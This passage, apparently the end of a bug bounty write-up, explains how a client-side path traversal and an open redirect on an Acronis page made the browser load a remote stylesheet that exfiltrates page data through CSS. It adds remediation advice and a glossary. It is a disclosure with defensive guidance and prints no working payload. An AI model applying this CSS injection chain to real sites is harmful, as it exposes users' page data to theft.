Reading the final URL: it is the Acronis page at /mc/, with the color_scheme parameter carrying the whole encoded payload. The browser asks for the theme stylesheet, the JavaScript glues the payload in, the .. segments climb to the root, the request lands on the authorisation endpoint, that endpoint answers with a redirect to http://localhost/css/core.css, and the browser fetches the researcher's stylesheet. Note that the parameter name in this final URL is spelled color_sheme, without the second c; that is how it appears in the report.
The image relates to the stylesheet being loaded from the researcher's remote server.
The CSS file was loaded from my remote server, leading to exfiltration of all information found in the DOM via CSS properties. The issue was fixed and reported in HackerOne via this report.
Final thoughts
I have not found any disclosed bug about this kind of issue, so I found it quite interesting to disclose it. It is not a new technique, but it is definitely worthy of exploration and very cool to chain.
The cool thing is that each web application has different behaviour in how it handles this in the JavaScript, so the impact and type of bug may depend on how they use it and the purpose of the affected parameter.
I am sure this technique can be chained with Relative Path Overwrite Attacks (RPO) in websites without the DOCTYPE declaration. In this write-up by James Kettle there is more context about RPO and path-relative stylesheet import (PRSSI) attacks.
Two terms there: a DOCTYPE declaration is the short line at the top of an HTML file that tells the browser which version of HTML to expect; without it, browsers may interpret relative addresses differently. Relative Path Overwrite is a related trick where the browser and the server disagree about what the base path is, so a stylesheet or script is fetched from an unexpected place.
Securing applications
The best approach to secure this functionality in this specific scenario is to make a whitelist of allowed CSS filenames to load and cast the user-supplied input to the expected data. In this case, the color_scheme parameter is expected to be a string, so we must just allow [a-zA-Z0-9] characters and avoid any URL character or special signs.
A whitelist is a list of things that are allowed, and everything else is refused. Casting means converting a value to the type you expect, for example treating the input strictly as text made only of letters and digits. The pattern [a-zA-Z0-9] means any lowercase letter, uppercase letter or digit, and nothing else. If only those characters are accepted, slashes, dots, question marks and percent signs cannot appear, so the traversal and the redirect cannot be built.
Since this is a very specific scenario, the fix may depend on each website.
References
In the next links you have some great H1 CSS Injection reports.
- What's CSS Injection?
- Exfiltrate data with CSS
- CSS Injection HackerOne Reports
Glossary
- API: a set of addresses on a server that programs talk to, rather than pages meant for people to read.
- Bounty: a reward paid by a company to a researcher who reports a security problem.
- Browser console: the built-in panel in a browser where you can see requests, errors and messages from the page.
- Callback: an address the browser is sent back to after a step such as logging in.
- Casting: converting a value to the type you expect, for example treating input strictly as text.
- Client side: happening in the user's browser rather than on the server.
- Client Side Path Traversal: a weakness where a user-controlled value is used to build the path of a request the browser makes, letting the request be steered to a different path than intended.
- Cookie: a small piece of data the browser stores and sends back to a site, often used to prove who you are.
- CSS: the language that describes how a page looks: colours, fonts, layout.
- CSS Injection: getting attacker-controlled style rules into someone else's page.
- DOCTYPE declaration: the short line at the top of an HTML file that tells the browser which version of HTML to expect.
- DOM: the browser's in-memory tree of everything on the page.
- Double encoding: encoding a value twice, so it stays encoded after the first decoding step.
- Endpoint: an address on a server that does something when you visit it.
- Exfiltration: getting data out of a victim's browser to the attacker.
- GET request: a request that asks a server for something, with parameters in the URL.
- Header: a small line of extra information sent with a request or a response.
- HackerOne: a platform where researchers report security problems to companies.
- Impact: the practical harm a weakness can cause.
- JavaScript: the code that runs in the browser and makes a page interactive.
- Location header: the response header that tells the browser where to go next when a server redirects.
- Nonce: a random-looking value used once, to tie a request and its response together.
- Open Redirect: a redirect endpoint that accepts any destination address, including ones outside the site.
- Parameter: a name and value pair on the end of a URL after a
?. - Path: the part of a URL after the domain, such as
/folder/file.css. - Path traversal: using
..segments to climb out of the intended folder. - PRSSI: path-relative stylesheet import, a related class of issue where a stylesheet is fetched from an unexpected path.
- Redirect: a server answer telling the browser to go to another address instead.
- Relative URL: an address understood relative to the current page rather than a full address.
- Relative Path Overwrite (RPO): a trick where browser and server disagree about the base path, so a resource is fetched from an unexpected place.
- Sanitisation: cleaning or checking input before using it.
- Scope: in a login request, the permissions being asked for.
- State parameter: a value the caller supplies to a login flow and gets back, often used to keep track of the request.
- Token: a small piece of data used to prove identity or permission.
- UI: the user interface, what you see and click on a page.
- URL: the address of something on the web.
- URL encoding: writing characters that cannot appear literally in a URL as a percent sign followed by two hexadecimal digits.
- Whitelist: a list of things that are allowed, with everything else refused.
- XHR (XMLHttpRequest): a way for JavaScript to make requests in the background without reloading the page.
- XSS (cross-site scripting): getting attacker-controlled code to run inside someone else's page.
- 302 Found: the standard response code meaning the requested thing is temporarily somewhere else.